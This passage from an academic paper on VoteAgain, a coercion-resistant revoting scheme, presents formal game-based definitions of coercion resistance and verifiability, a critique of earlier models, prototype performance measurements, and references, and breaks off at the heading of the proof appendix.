Coercion resistance means that a coercer should not be able to determine whether a coerced user submitted to coercion – assuming it cannot learn this by seeing the result of the election (e.g., if there are zero votes for the selected candidate, the coercer knows the coerced user did not submit). In VOTEAGAIN, this means that the coercer should not be able to determine whether a coerced user voted again, or not.

Existing coercion resistant models are insufficient. Juels, Catalano and Jakobsson (JCJ) model coercion resistance by comparing a real-world game with an ideal game [29]. In JCJ, voters evade coercion by providing the coercer with a fake credential. The real-world models normal execution. The adversary plays the role of the coercer and chooses a set of corrupted voters and identifies the coerced voter. Then, the honest voters cast their ballots (or abstain). If the coerced voter does not submit she also casts her true ballot. Thereafter, the adversary is given the credentials of all corrupt users, a credential for the coerced voter (which is fake if that voter resists), and the current bulletin board. The adversary can now cast more ballots. Upon seeing the result and the tally proof the adversary decides if the coerced voter submitted. In the ideal game, the adversary is not shown the content of the bulletin board, and she is given the true credential of the coerced voter and can therefore cast real ballots for the coerced voter. However, a modified tally function does not count ballots for the coerced voter cast by the adversary if the coerced voter resists. Once the election phase is over, the adversary is shown only the tally result, not the tally proof.

The JCJ model does not work for the revoting setting where the coerced voter casts another ballot *after* casting the ballot under coercion. Achenbach et al. [1] propose a variant in which the coerced voter acts after the adversary has cast his votes, revoting if she resists or doing nothing if she submits. Thereafter, the adversary is shown the new bulletin board and

the resulting tally and proof. In the ideal model, the adversary is only provided the length of the bulletin board.

The model proposed by Achenbach et al. [1] does not capture coercion resistance. Following the real/ideal paradigm, in the ideal game it should hold with overwhelming probability that the adversary cannot distinguish between a submitting and a resisting coerced voter. Then, the proof would show that the adversary cannot learn more in the real world than it could in the ideal world. However, in the ideal game proposed by Achenbach et al., the coercion resistance property does not hold. The adversary can *always* distinguish between these two cases by simply observing the length of the bulletin board (which increases by one ballot if the coerced voter revotes). Therefore, proofs in this model say nothing about whether the real scheme offers coercion resistance. The Achenbach et al. [1] scheme seems to be coercion resistant, but coercion resistance does not follow from the proof in their model.

Finally, the model by Achenbach et al. does not capture the leakage resulting from the state kept by the voter, or as in our protocol, by the polling authority. Our protocol deliberately hides the ballot counter from the voter, so that if the coercer coerces the voter again, it cannot determine whether the coerced voter re-voted based on this counter. Achenbach et al.'s model does not capture this property, as the coercer is not allowed to coerce a voter more than once.

A new coercion resistance definition. We propose a new game-based coercion resistance definition inspired by Bernhard et al.'s ballot privacy definition. The game tracks two bulletin boards, BB_0 and BB_1, of which only one is accessible to the adversary (depending on the bit b). We ensure that regardless of the bit b, the same number of ballots are added to the bulletin board. The goal of the adversary is to determine b (see Figure 8). Recall that we assume that the PA, TS, and trustees are honest with respect to coercion resistance. We model honesty of the PBB (respectively, the use of an anonymous communication channel) by not revealing which voter posted to the bulletin board.

To model submits versus resists, we provide the adversary with an $O\mathsf{voteLR}(i_0,c_0,i_1,c_1)$ oracle to let voter i_0, a "coerced" voter, cast a vote for candidate c_0 in BB_0, and voter i_1, any other voter, cast a vote for candidate c_1 in BB_1. The adversary is allowed to make this call multiple times. Regardless of the value of b, every call to $O\mathsf{voteLR}$ results in a single ballot being added to each bulletin board. This prevents the trivial win in the Achenbach et al. model. Since the polling authority keeps state, we work with two PAs: PA_0 and PA_1.

We model a coercion attack as follows. The adversary can cast votes using any user by calling $O\mathsf{gettoken}(i)$ to obtain a voting token τ for voter i on the board that it can see, and a token τ' for the other board. It can then run $\beta = \mathsf{Vote}(\tau,c)$ and $\beta' = \mathsf{Vote}(\tau',c)$ itself to create ballots for candidate c, on both boards and cast them using $O\mathsf{cast}(\beta,\beta')$. Note that per our assumptions, the adversary does not get access to the voter's means of authentication. Moreover, we require that the adversary always casts valid ballots to both boards (but the encoded candidate need not be the same).

Finally, the adversary can make one call to $O\mathsf{tally}()$ which performs the filtering step and returns the result r (always computed on BB_0) and the tally proof. The result of Filter is accessible using $O\mathsf{board}$. To correct for leakage stemming from the tally result, as in the ballot privacy game, we simulate the filter and tally proofs if the adversary sees BB_1.

This game models all the coercion attacks applicable to VoteAgain:

- *The 1009 attack*. The adversary casts a ballot as coerced voter i_0 using $\tau,\tau' = O\mathsf{gettoken}(i_0)$, $\beta = \mathsf{Vote}(\tau,c)$, $\beta' = \mathsf{Vote}(\tau',c)$ and then $O\mathsf{cast}(\beta,\beta')$ 1009 times. (Both boards now contain 1009 ballots by voter i_0.) Then it calls $O\mathsf{voteLR}(i_0,c,i_1,c)$. If $b=0$ the coerced voter revotes for candidate c on BB_0, otherwise it does not, and the alternative voter casts a ballot for candidate c on BB_1 visible to the adversary. Note that if the result of Filter Φ reveals the size of a group of ballots, the adversary can win this game ($\mathsf{SimFilter}$ does not model this leakage as it only gets n'_B and r as input).
- *Returning coercer*. Let voter i_0 be the coerced voter. First the coercer runs $\tau,\tau' = \mathsf{GetToken}(i_0)$, $\beta = \mathsf{Vote}(\tau,c)$ and $\beta' = \mathsf{Vote}(\tau',c)$, and $O\mathsf{cast}(\beta,\beta')$ to cast one vote as the coerced user on both boards and to observe the token τ corresponding to the board BB_b it can see. Then it runs $O\mathsf{voteLR}(i_0,c_0,i_1,c_1)$, causing i_0 to cast a vote on the bulletin board BB_b if $b=0$, and i_1 to casts a vote on BB_b if $b=1$. Thereafter, it can examine the state by running $\tau,\tau' = \mathsf{GetToken}(i_0)$ again. If the new token τ leaks whether voter i_0 voted again (on board BB_b), then the adversary wins the coercion resistance game.

Definition 5. Consider a voting scheme $\mathcal{V} = (\mathsf{Setup}, \mathsf{GetToken}, \mathsf{Vote}, \mathsf{Filter}, \mathsf{VerifyFilter}, \mathsf{Tally}, \mathsf{Verify})$ for an electoral roll $\mathcal{E}$ and candidate list $\mathcal{C}$. We say the scheme has *coercion resistance* if there exist algorithms $\mathsf{SimFilter}$ and $\mathsf{SimTally}$ such that for all probabilistic polynomial time adversaries $\mathcal{A}$

$$\left|\Pr\left[\mathsf{Exp}^{\mathsf{cr},0}_{\mathcal{A},\mathcal{V}}(\ell,\mathcal{E},\mathcal{C})=1\right]-\Pr\left[\mathsf{Exp}^{\mathsf{cr},1}_{\mathcal{A},\mathcal{V}}(\ell,\mathcal{E},\mathcal{C})=1\right]\right|$$

is a negligible function in ℓ.

In Appendix A, we prove the following theorem.

Theorem 2. VoteAgain *provides coercion resistance under the DDH assumption in the random oracle model.*

6.3 Verifiability

In their analysis, Achenbach et al. [1] adapt the correctness definition of Juels et al. [29] to the revoting setting. However, Achenbach et al.'s model does not take into account that voters may not check that their ballots are cast correctly, nor that

$\mathsf{Exp}^{\mathsf{cr},b}_{\mathcal{A},\mathcal{V}}(\ell,\mathcal{E},\mathcal{C})$:
$(\mathsf{pk},\mathsf{sk}_{\mathsf{PA}},\mathsf{sk}_{\mathsf{TS}},\mathsf{sk}_{\mathsf{T}}) \leftarrow \mathsf{Setup}(1^\ell,\mathcal{E},\mathcal{C})$
Create PA_0 and PA_1 with keys $\mathsf{pk}^0_{\mathsf{PA}},\mathsf{pk}^1_{\mathsf{PA}}$
$b' \leftarrow \mathcal{A}^{O}(\mathsf{pk},\mathsf{pk}^b_{\mathsf{PA}},\mathsf{pk}^{1-b}_{\mathsf{PA}})$
Output b'

$O\mathsf{voteLR}(i_0,c_0,i_1,c_1)$:
Let $\tau_0 \leftarrow \mathsf{PA}_0.\mathsf{GetToken}(i_0)$ and $\tau_1 \leftarrow \mathsf{PA}_1.\mathsf{GetToken}(i_1)$
Let $\beta_0 = \mathsf{Vote}(\tau_0,c_0)$ and $\beta_1 = \mathsf{Vote}(\tau_1,c_1)$
If $\mathsf{Valid}(\mathsf{BB}_b,\beta_b) = \bot$ return $\bot$
Else $\mathsf{BB}_0 \leftarrow \mathsf{BB}_0 \parallel \beta_0$ and $\mathsf{BB}_1 \leftarrow \mathsf{BB}_1 \parallel \beta_1$

$O\mathsf{gettoken}(i)$:
Let $\tau_0 \leftarrow \mathsf{PA}_0.\mathsf{GetToken}(i)$ and $\tau_1 \leftarrow \mathsf{PA}_1.\mathsf{GetToken}(i)$
return $\tau = \tau_b, \tau' = \tau_{1-b}$

$O\mathsf{cast}(\beta,\beta')$:
Let $\beta_b \leftarrow \beta$ and $\beta_{1-b} \leftarrow \beta'$
If $\mathsf{Valid}(\mathsf{BB}_0,\beta_0) = \bot$ or $\mathsf{Valid}(\mathsf{BB}_1,\beta_1) = \bot$ return $\bot$
Else $\mathsf{BB}_0 \leftarrow \mathsf{BB}_0 \parallel \beta_0$ and $\mathsf{BB}_1 \leftarrow \mathsf{BB}_1 \parallel \beta_1$

$O\mathsf{board}()$:
return BB_b

$O\mathsf{tally}()$
Let n'_B be the number of tokens obtained from PA_0.
Let $\mathcal{S}_0,\Phi_0 = \mathsf{Filter}(\mathsf{BB}_0,n'_B,\mathsf{sk}_{\mathsf{TS}})$
Let $(r,\Pi_0) \leftarrow \mathsf{Tally}(\mathsf{BB}_0 \parallel \mathcal{S}_0 \parallel \Phi_0,\mathsf{sk}_{\mathsf{T}})$
Let $(\mathcal{S}_1,\Phi_1) \leftarrow \mathsf{SimFilter}(\mathsf{BB}_1,n'_B,r)$
Let $\mathsf{BB}_0 \leftarrow \mathsf{BB}_0 \parallel \mathcal{S}_0 \parallel \Phi_0$ and $\mathsf{BB}_1 \leftarrow \mathsf{BB}_1 \parallel \mathcal{S}_1 \parallel \Phi_1$
$\Pi_1 = \mathsf{SimTally}(\mathsf{BB}_1,r)$
return (r,Π_b)

Figure 8: In the coercion resistance experiment $\mathsf{Exp}^{\mathsf{cr},b}_{\mathcal{A},\mathcal{V}}$, adversary $\mathcal{A}$ has access to oracles $O = \{O\mathsf{voteLR}, O\mathsf{gettoken}, O\mathsf{cast}, O\mathsf{board}, O\mathsf{tally}\}$. It can call $O\mathsf{tally}$ only once, thereafter it can see the result Φ_b by using $O\mathsf{board}()$.

newer ballots should supersede older ballots *even* if voters have been coerced or corrupted. To address these cases, we adapt the qualitative game-based verifiability definition of Cortier et al. [12] – which accounts for a malicious bulletin board and voters not checking their ballots – to our setting by adding the GetToken function and explicitly modeling revoting. As in Cortier et al. [12], our game does not model voter's intent, and assumes that the voting hardware, i.e., the device and software running Vote, is honest. We refer to Cortier et al. [13] for a formal process-based computational model that does model verifiability with voter intent. We note that the correctness definition by Juels et al. [29] was renamed to 'verifiability' by Cortier et al. [12], and therefore any model satisfying the latter also satisfies the former.

In a nutshell, a voting scheme is verifiable [12] if for n_C corrupt voters, the result of the election always includes: (1) all votes by honest voters that verified whether their ballots were cast correctly, (2) at most n_C corrupted votes, and (3) a subset of the votes by honest voters that did not check if their ballots were cast correctly. These conditions ensure that while a malicious bulletin board can drop ballots of voters that do not check, it can insert at most n_C new votes.

Extending the current verifiability definition. We extend the definition presented by Cortier et al. [12] for the revoting setting to explicitly consider the number of votes cast by a voter, see Figure 9. The PA is honest, but the adversary controls the bulletin board, the TS, and the trustees. The system implicitly tracks the number of tokens $\#\mathsf{tokens}(i)$ that have been obtained by voter i. The game tracks when each voter is corrupted in a (initially empty) list of corruption events C, and tracks the honest votes in HVote. The adversary can call two oracles: $O\mathsf{vote}(i,c)$ to request that honest voter i outputs a ballot for candidate c, and $O\mathsf{gettoken}(i)$ to get a voting token for user i. This models *both corruption and coercion* of voter i. After a call to $O\mathsf{gettoken}(i)$, voter i is considered corrupted until it casts an honest ballot using $O\mathsf{vote}(i,c)$. Eventually, the adversary outputs a bulletin board BB, the selected votes $\mathcal{S}$ and proof Φ, the election outcome $r \in \mathbb{R}$, and a tally proof Π (line 3). The adversary loses if Φ or Π do not verify (line 4). If it verifies, the adversary wins if the result does not satisfy the three intuitive conditions above.

The game computes the following groups of voters:

- Corrupted (line 6): voters considered corrupted, i.e., voters that were once corrupted (by calling $O\mathsf{gettoken}$) and thereafter never cast a checked honest vote.
- Checked (line 7): voters that verified a ballot and were not corrupted thereafter.
- Unchecked (line 8): voters that were never corrupted, but did not check their ballots either.

The game computes allowed candidates for honest voters:

- $\mathsf{AllowedVotes}[i]$ (line 9): A list of candidates that voter i honestly voted for in or after the last checked ballot. If voter i never checked a ballot, this list includes all candidates this voter ever voted for.

The adversary wins if the result r verifies but violates any of the following conditions (lines 10–13): (1) For each honest voter that verified a ballot and was not thereafter corrupted (i.e., voters in Checked) the result should include either the candidate in that ballot, or a candidate in a later ballot. This corresponds to the candidates $\{c^V_i\}_{i=1}^{n_V}$ in the game. (2) Of the honest voters that did not check their ballots but were never corrupted (i.e., voters in Unchecked), at most one candidate that the honest voter voted for (in any ballot) can be included. This corresponds to the candidates $\{c^U_i\}_{i=1}^{n_U}$ in the game. Note that n_U can be smaller than $|\mathsf{Unchecked}|$ or in fact zero. (3) At most n_C corrupted (or bad) votes were counted (i.e., the candidates $\{c^B_i\}_{i=1}^{n_B}$).

In the game, the sum of these choices is modeled by the tallying function $\bar{\rho} : \mathcal{C}^* \to \mathbb{R}$ that maps the voter's choices in $\mathcal{C}$ to an election result in $\mathbb{R}$. This function should support

$\mathsf{Exp}^{\mathsf{ver},b}_{\mathcal{A},\mathcal{V}}(\ell,\mathcal{E},\mathcal{C})$:

$(\mathsf{pk},\mathsf{sk}_{\mathsf{PA}},\mathsf{sk}_{\mathsf{TS}},\mathsf{sk}_{\mathsf{T}}) \leftarrow \mathsf{Setup}(1^\ell,\mathcal{E},\mathcal{C})$
Set $\mathsf{HVote} \leftarrow \emptyset$ and $\mathsf{C} \leftarrow \emptyset$
$(\mathsf{BB},\mathcal{S},\Phi,r,\Pi) \leftarrow \mathcal{A}^{O}(\mathsf{pk},\mathsf{sk}_{\mathsf{TS}},\mathsf{sk}_{\mathsf{T}})$
If $\mathsf{VerifyFilter}(\mathsf{BB},\mathcal{S},\Phi) = \perp$ or $\mathsf{Verify}(\mathsf{BB} \parallel \mathcal{S} \parallel \Phi,r,\Pi) = \perp$ return 0
Let $\mathsf{Verified} = \{(i_1,\mathsf{ctr}_1),\ldots,(i_\lambda,\mathsf{ctr}_\lambda)\}$ correspond to checked ballots.
Let $\mathsf{Corrupted} = \{i \mid (i,\mathsf{ctr}) \in \mathsf{C} \wedge \forall (i,\mathsf{ctr}') \in \mathsf{Verified} : \mathsf{ctr}' < \mathsf{ctr}\}$
Let $\mathsf{Checked} = \{i \mid (i,_) \in \mathsf{Verified}\} \setminus \mathsf{Corrupted}$
Let $\mathsf{Unchecked} = \{i \mid (i,_,_) \in \mathsf{HVote} \wedge (i,_) \notin \mathsf{C}\} \setminus \mathsf{Checked}$
Let $\mathsf{AllowedVotes}[i] = \{c \mid (i,\mathsf{ctr},c) \in \mathsf{HVote}$ s.t. $\forall (i,\mathsf{ctr}') \in \mathsf{Verified} : \mathsf{ctr} \geq \mathsf{ctr}'\}$
If $\exists\, c^V_1,\ldots,c^V_{n_V}$ s.t. $c_j \in \mathsf{AllowedVotes}[i^V_j]$ where $\mathsf{Checked} = \{i^V_1,\ldots,i^V_{n_V}\}$
  $\exists\, (i^U_1,c^U_1),\ldots,(i^U_{n_U},c^U_{n_U})$ s.t. $i^U_j \in \mathsf{Unchecked}, c^U_j \in \mathsf{AllowedVotes}[i^U_j]$, i^U_j different
  $\exists\, c^B_1,\ldots,c^B_{n_B} \in \mathcal{C}$ s.t. $0 \leq n_B \leq |\mathsf{Corrupted}|$
  s.t. $r = \bar{\rho}(\{c^V_i\}_{i=1}^{n_V}) \star_R \bar{\rho}(\{c^U_i\}_{i=1}^{n_U}) \star_R \bar{\rho}(\{c^B_i\}_{i=1}^{n_B})$
Then return 0, otherwise return 1

$O\mathsf{vote}(i,c)$:
  Let $\tau = \mathsf{GetToken}(i)$
  Add $(i,\#\mathsf{tokens}(i),c)$ to HVote
  Return $\mathsf{Vote}(\tau,c)$

$O\mathsf{gettoken}(i)$:
  Let $\tau = \mathsf{GetToken}(i)$
  Add $(i,\#\mathsf{tokens}(i))$ to C
  return τ

Figure 9: In the verifiability game experiment $\mathsf{Exp}^{\mathsf{ver},b}_{\mathcal{A},\mathcal{V}}$, the adversary $\mathcal{A}$ has access to the oracles $O = \{O\mathsf{gettoken}, O\mathsf{vote}\}$.

partial tallying, i.e., for any two lists S_1 and S_2 we have that $\bar{\rho}(S_1 \cup S_2) = \bar{\rho}(S_1) \star_R \bar{\rho}(S_2)$ for a commutative binary operator $\star_R : \mathbb{R} \times \mathbb{R} \to \mathbb{R}$. Note that a tally function that outputs the number of votes per candidate naturally admits partial tallying.

Definition 6. Consider a voting scheme $\mathcal{V} = (\mathsf{Setup}, \mathsf{GetToken}, \mathsf{Vote}, \mathsf{Filter}, \mathsf{VerifyFilter}, \mathsf{Tally}, \mathsf{Verify})$ for an electoral roll $\mathcal{E}$ and candidate list $\mathcal{C}$. We say the scheme is *verifiable* if for all probabilistic polynomial time adversary $\mathcal{A}$

$$\left|\Pr\left[\mathsf{Exp}^{\mathsf{ver},0}_{\mathcal{A},\mathcal{V}}(\ell,\mathcal{E},\mathcal{C}) = 1\right] - \Pr\left[\mathsf{Exp}^{\mathsf{ver},1}_{\mathcal{A},\mathcal{V}}(\ell,\mathcal{E},\mathcal{C}) = 1\right]\right|$$

is a negligible function in ℓ.

In the extended version of this paper [31], we prove the following theorem.

Theorem 3. VOTEAGAIN *is verifiable under the DDH assumption in the random oracle model.*

7 Performance Evaluation

We evaluate the performance of VOTEAGAIN using a Python prototype implementation of its core cryptographic operations.[2] We did not implement the GetToken protocol, but we note that as it relies on standard cryptography it can be implemented easily and cheaply; nor did we implement the bulletin board as it is not core to our design. We use the petlib [14] binding to OpenSSL for the group operations using the fast NIST P-256 curve. We ran all experiments in Linux on a single core of an Intel i3-8100 processor running at 3.60GHz. We expect nation-wide elections to have much more processing power available. For example, the Swiss CHVote system, which aims to support 8 million voters, has around 32 cores available per party in the system. We also include performance *estimates* of running the system on a large machine with 8 Intel Xeon Platinum 8280L processors with 28 cores each, running at 2.7Ghz. As our scheme is almost completely parallelizable (only the hash functions for the non-interactive zero-knowledge proofs need to be computed sequentially), we estimate a 90% parallelization gain: a speedup of 170 times when using the 8x28 cores with respect to the single core.

For all experiments we empirically select the best cover size k by sweeping over values from 1 to 64. In the majority of cases the optimal k is in the range $[2,4]$.

Creating a ballot. We use an ElGamal ciphertext to encrypt the voter's choice, and a Bayer and Groth [5] zero-knowledge proof of membership to show that the selected candidate is eligible. Creating a ballot from 1000 eligible candidates costs 1.2 seconds, while verifying its correctness costs 0.17 seconds. The size of this proof is 1.5 kB.

Impact of revoting. Figure 10 shows the overhead depending on the number of votes, in terms of number of dummies per real ballot. This overhead influences the computation time of shuffling and filtering in the tally phase. In the leftmost figure we model users' revoting behaviour as a percentage of the number of voters: 50% models that half of the voters revoted once, and 200% models that all voters revote twice. We note that the overhead of 100% voters revoting once is equivalent to, for example, 25% of the voters revoting 4 times. As expected, the overhead increases with both the number of voters and the number of revoted ballots. However, even for 100 million voters revoting twice (200% revotes), the overhead is at most a factor of 32 (Figure 10 left).

Casting a vote takes time. Thus, revoting patterns are constrained by the number of ballots that can be cast during an election. We consider an election period of 24h (larger than most countries), and bound how often a *single* voter can vote

[2] The code is open source and can be found here: https://github.com/spring-epfl/voteagain.




Figure 10: Dummy ballots overhead: Varying percentages of extra ballots with respect to the total number of voters (left); effect of a rate-limit on revoting voters assuming at most 50% extra ballots (center); and limiting the percentage of voters that revotes assuming at most 50% extra ballots and a rate-limit of 1 ballot per 10 seconds (right).




Figure 11: Cost of Filter and VerifyFilter: Measured cost on single core (left); estimated cost on 8 processor machine (8×28 cores, center); and effect of different distributions of 50 000 ballots (including dummies) among voters (right). Note that one ballot per voter causes the highest processing time.

(1 ballot per second, per ten seconds, and per minute). As this limits the number of voters with a large amount of ballots, we do not need large covers, reducing the overhead (see Figure 10, center). Similarly, assuming that all voters will revote is very conservative. In a normal election one expects the vast majority of voters to vote once. In Figure 10, right, we show the overhead when the number of voters that cast more than one vote is limited. As fewer voters revote, the total amount of votes is smaller and so are the covers.

Filtering. We implemented a non-optimized version of Bayer-Groth's verifiable shuffle protocol [4] to implement steps 3 and 6 of Procedure 5. We measure the execution time of filtering and verifying, when varying the number of voters. Figure 11 left shows the times to run Filter and VerifyFilter on a single core machine. Figure 11 middle shows the estimated processing times on the big 8 processor Xeon machine. We estimate that the 8 processor machine can filter and tally the second round presidential election in Brazil (147 million registered voters) in 65 minutes if no voter revotes, and within 11 hours assuming 50% extra ballots and at most one ballot per voter per ten seconds. We note that elections usually tally ballots per state, city, or smaller electoral district. In general we expect the number of ballots to be much smaller. All ballot groups in Figure 11 left and center have size one. Figure 11 right shows the effect of larger ballot groups resulting from revoting and dummy voters. As the average group size increases, the computation time goes down. Therefore, Figure 11 gives an upper bound on the processing time, given a known cover size.

For comparison we computed a lower bound on the filter cost of Achenbach et al.'s filter method by counting the number of group operations needed per ballot. We used this number to compute the estimate in Figure 11 left. A small-town election with 100.000 ballots takes 5 core months to filter in their scheme. Even on the large Xeon machine, an election with 1 million ballots takes over four months to complete. Our method needs respectively 7 core minutes and 30 seconds. The sizes of the tally proofs in VoteAgain for these examples are 54 and 501 MB respectively.

Smaller regions. Many countries report election results per region, such as a province, a city, or a neighborhood. In those cases, results can be computed per region at lower computation cost. However, even in this setting, Achenbach et al.'s quadratic approach scales poorly. We note that the allowable size of reporting regions depend on local regulations, with the smallest regions likely being cities or neighborhoods, which can easily total 100.000s of voters. As Figure 11 (left) shows, even in this configuration, Achenbach et al.'s quadratic approach requires 3 to 4 orders of magnitude more computation resources than VoteAgain.

Tallying. We also measured the execution time of a single step of the mix network – a single shuffle and one verifiable decryption – using our verifiable shuffle implementation. Our results show that one step is a factor of three times faster than our filter protocol, e.g., mix-and-decrypting the 100.000 ballots takes less than 2 core minutes and 1 million ballots take less than 7 seconds on the Xeon machine.

8 Conclusion

Due to its complexity and cost, coercion resistance has been often overlooked in remote voting schemes. We introduced VOTEAGAIN, a revoting scheme that enables cleartext filtering thanks to efficient deterministic padding. VOTEAGAIN does not require users to store cryptographic material, and can efficiently handle millions of votes. We provided a new coercion resistance definition and updated existing definitions for ballot privacy and verifiability to the revoting setting. We have proven that VOTEAGAIN satisfies all of them.

Acknowledgments

Iñigo Querejeta-Azurmendi was supported by Ministerio de Economía, Industria y Competitividad (MINECO), Agencia Estatal de Investigación (AEI), and European Regional Development Fund (ERDF, EU), through project COPCIS, grant no. TIN2017-84844-C2-1-R.

References

[1] Dirk Achenbach, Carmen Kempka, Bernhard Löwe, and Jörn Müller-Quade. Improved Coercion-Resistant Electronic Elections through Deniable Re-Voting. *USENIX Journal of Election Technology and Systems (JETS)*, (2), 2015.

[2] Ben Adida. Helios: Web-based Open-audit Voting. In *USENIX*, 2008.

[3] Roberto Araújo, Amira Barki, Solenn Brunet, and Jacques Traoré. Remote Electronic Voting Can Be Efficient, Verifiable and Coercion-Resistant. In *VOTING*, 2016.

[4] Stephanie Bayer and Jens Groth. Efficient zero-knowledge argument for correctness of a shuffle. In *EUROCRYPT*, 2012.

[5] Stephanie Bayer and Jens Groth. Zero-knowledge argument for polynomial evaluation with application to blacklists. In *EUROCRYPT*, 2013.

[6] David Bernhard, Véronique Cortier, David Galindo, Olivier Pereira, and Bogdan Warinschi. Sok: A comprehensive analysis of game-based ballot privacy definitions. In *S&P*, 2015.

[7] Philippe Bulens, Damien Giry, and Olivier Pereira. Running mixnet-based elections with helios. In *EVT/WOTE*, 2011.

[8] Sergiu Bursuc, Gurchetan S Grewal, and Mark D Ryan. Trivitas: Voters Directly Verifying Votes. In *VOTE-ID*, 2012.

[9] Jan Camenisch and Markus Stadler. Efficient Group Signature Schemes for Large Groups (Extended Abstract). In *CRYPTO*, 1997.

[10] Jeremy Clark and Urs Hengartner. Selections: Internet Voting with Over-the-Shoulder Coercion-Resistance. In *FC*, 2012.

[11] Michael R. Clarkson, Stephen Chong, and Andrew C. Myers. Civitas: Toward a secure voting system. In *S&P*, 2008.

[12] Véronique Cortier, David Galindo, Stéphane Glondu, and Malika Izabachène. Election Verifiability for Helios under Weaker Trust Assumptions. In *ESORICS*, 2014.

[13] Véronique Cortier, David Galindo, Ralf Küsters, Johannes Müller, and Tomasz Truderung. SoK: Verifiability Notions for E-Voting Protocols. In *S&P*, 2016.

[14] George Danezis. Petlib: A python library that implements a number of privacy enhancing technolgies. https://github.com/gdanezis/petlib. Accessed: June 22, 2020.

[15] Official e Estonia Website. e-governance / i-voting, accessed May 21 , 2014. https://e-estonia.com/solutions/e-governance/i-voting/.

[16] Aleksander Essex, Jeremy Clark, and Urs Hengartner. Cobra: Toward concurrent ballot authorization for internet voting. In *EVT/WOTE*, 2012.

[17] Amos Fiat and Adi Shamir. How to Prove Yourself: Practical Solutions to Identification and Signature Problems. In *CRYPTO*, 1986.

[18] Conner Fromknecht, Dragos Velicanu, and Sophia Yakoubov. A Decentralized Public Key Infrastructure with Identity Retention. Cryptology ePrint Archive, Report 2014/803, 2014.

[19] Christina Garman, Matthew Green, and Ian Miers. Decentralized Anonymous Credentials. In *NDSS*, 2014.

[20] Dawid Gaweł, Maciej Kosarzecki, Poorvi L. Vora, Hua Wu, and Filip Zagórski. Apollo – End-to-end verifiable internet voting with recovery from vote manipulation. In *E-VOTE-ID*, 2016.

[21] Kristian Gjøsteen. Analysis of an Internet Voting Protocol. Cryptology ePrint Archive, Report 2010/380, 2010.

[22] S Goldwasser, S Micali, and C Rackoff. The Knowledge Complexity of Interactive Proof-systems. In *STOC*, 1985.

[23] Rüdiger Grimm and Melanie Volkamer. Multiple Cast in Online Voting – Analyzing Chances. In *Electronic Voting*, 2006.

[24] Rolf Haenni, Reto E. Koenig, Philipp Locher, and Eric Dubuis. CHVote System Specification. Cryptology ePrint Archive, Report 2017/325, 2017.

[25] James Heather and David Lundin. The Append-Only Web Bulletin Board. In *Formal Aspects in Security and Trust*, 2009.

[26] Sven Heiberg and Jan Willemson. Verifiable internet voting in Estonia. In *2014 6th International Conference on Electronic Voting: Verifying the Vote (EVOTE)*, pages 1–8. IEEE, 2014.

[27] Internet Voting Task Force. Findings and assessment report of Internet Voting Task Force (IVTF) on voting rights of overseas Pakistanis, 2018. https://www.ecp.gov.pk/ivoting/IVTF%20Report%20Executive%20Version%201.5%20Final.pdf.

[28] Markus Jakobsson, Ari Juels, and Ronald L. Rivest. Making mix nets robust for electronic voting by randomized partial checking. In *USENIX Security Symposium*, 2002.

[29] Ari Juels, Dario Catalano, and Markus Jakobsson. Coercion-resistant electronic elections. In *WPES*, 2005.

[30] Philipp Locher, Rolf Haenni, and Reto E Koenig. Coercion-Resistant Internet Voting with Everlasting Privacy. In *FC*, 2016.

[31] Wouter Lueks, Iñigo Querejeta-Azurmendi, and Carmela Troncoso. VoteAgain: A scalable coercion-resistant voting system, 2020. https://arxiv.org/abs/2005.11189.

[32] Pippa Norris, Thomas Wynter, and Sarah Cameron. Corruption and coercion: The year in elections 2017, 2018.

[33] Gerald V. Post. Using re-voting to reduce the threat of coercion in elections. *Electronic Government*, 7(2):168–182, 2010.

[34] P. Y. A. Ryan, D. Bismark, J. Heather, S. Schneider, and Z. Xia. Prêt à voter: a voter-verifiable voting system. *IEEE Transactions on Information Forensics and Security*, 4(4):662–673, Dec 2009.

[35] Peter Y A Ryan, Peter B Rønne, and Vincenzo Iovino. Selene: Voting with Transparent Verifiability and Coercion-Mitigation. In *Financial Cryptography Workshop VOTING*, 2015.

[36] Scytl. Fully Verifiable and Secure Online Voting, 2018. https://www.scytl.com/en/online-voting-technology-security/.

[37] W.D. Smith. New cryptographic election protocol with best-known theoretical properties. In *Workshop Frontiers in Electronic Elections (FEE)*, 2005.

A Proof of Coercion Resistance

